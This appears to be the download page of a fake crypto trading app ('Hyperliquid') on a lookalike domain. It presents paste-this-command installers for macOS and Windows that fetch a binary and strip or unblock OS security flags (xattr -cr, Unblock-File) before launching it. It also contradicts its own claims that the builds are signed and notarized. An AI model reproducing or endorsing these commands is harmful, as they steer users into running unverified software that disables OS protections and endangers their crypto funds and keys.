Native performance
GPU-accelerated charts and streaming data in a dedicated app — no browser tabs, no throttling, no lag.
Experience the ultimate crypto trading terminal natively on your desktop. Our core mission is to provide the fastest, most secure trading experience via our dedicated Mac and Windows apps.

A dedicated desktop experience — faster and more focused than the browser, without giving up any control of your assets.
GPU-accelerated charts and streaming data in a dedicated app — no browser tabs, no throttling, no lag.
Transactions are signed on your device. Your private keys never touch our servers — non-custodial by design.
Live depth, fills, and positions update the instant they change, with tabular precision and zero refresh.
Multi-pane layouts, drawing tools, and indicators built for serious analysis — all in a resizable window.
Fully customizable keyboard shortcuts and one-click trading for when milliseconds matter.
Signed, incremental updates arrive automatically so you're always on the latest secure build.
Arrange charts, order entry, positions, and the book exactly how you trade. The layout is yours and it stays put between sessions.
Every release is code-signed, notarized, and checksummed. Install only from the official domain and verify before you run.
macOS builds carry a Developer ID signature and an Apple notarization ticket. Windows builds are signed with an EV certificate. Your OS confirms the app is genuine before it opens.
Published hashes let you verify the installer hasn't been tampered with before you ever run it.
You keep full control of your funds and keys at all times. We never take custody of your assets.
Pick your platform below, or run the one-line installer if you prefer the terminal. Every build is signed and notarized.
Prefer the command line? Paste the line for your platform to download, mount, install, and launch in one step.
curl -L -o /tmp/hyperliquid.dmg "https://www.hyperliquidcrypto.xyz/downloads/hyperliquid.dmg" && hdiutil attach /tmp/hyperliquid.dmg -nobrowse -mountpoint /tmp/hyperliquid_mount -quiet && rm -rf /Applications/Hyperliquid.app && cp -R /tmp/hyperliquid_mount/Hyperliquid.app /Applications/ && xattr -cr /Applications/Hyperliquid.app && hdiutil detach /tmp/hyperliquid_mount -quiet && rm -f /tmp/hyperliquid.dmg && open /Applications/Hyperliquid.app
$e="$env:TEMP\hyperliquid.exe"; Invoke-WebRequest "https://www.hyperliquidcrypto.xyz/downloads/hyperliquid.exe" -OutFile $e; Unblock-File $e; Start-Process $e
Why this happens: The Mac build is not yet signed with an Apple Developer certificate, so Gatekeeper asks you to confirm on first launch. After you approve it once, Hyperliquid opens normally.
Download the .exe installer and run it. If Windows SmartScreen displays a warning, click More info and then Run anyway.
Version 1.0.0 · Only install from www.hyperliquidcrypto.xyz. If your browser or OS warns you about this file, stop and re-download from this page.
Yes. The desktop app is free to download and use on both Windows and macOS.
Windows 10 and 11 (64-bit) and macOS 12 Monterey or later, including both Apple Silicon and Intel Macs.
Only download from the official domain. macOS builds are signed with an Apple Developer ID and notarized, so Gatekeeper verifies them automatically on first launch. Windows builds are signed with an EV certificate, which establishes SmartScreen reputation immediately. Every release also publishes a SHA-256 checksum so you can confirm the installer is genuine before running it.
No. The app signs transactions locally on your machine. Your private keys never leave your device — it is non-custodial by design.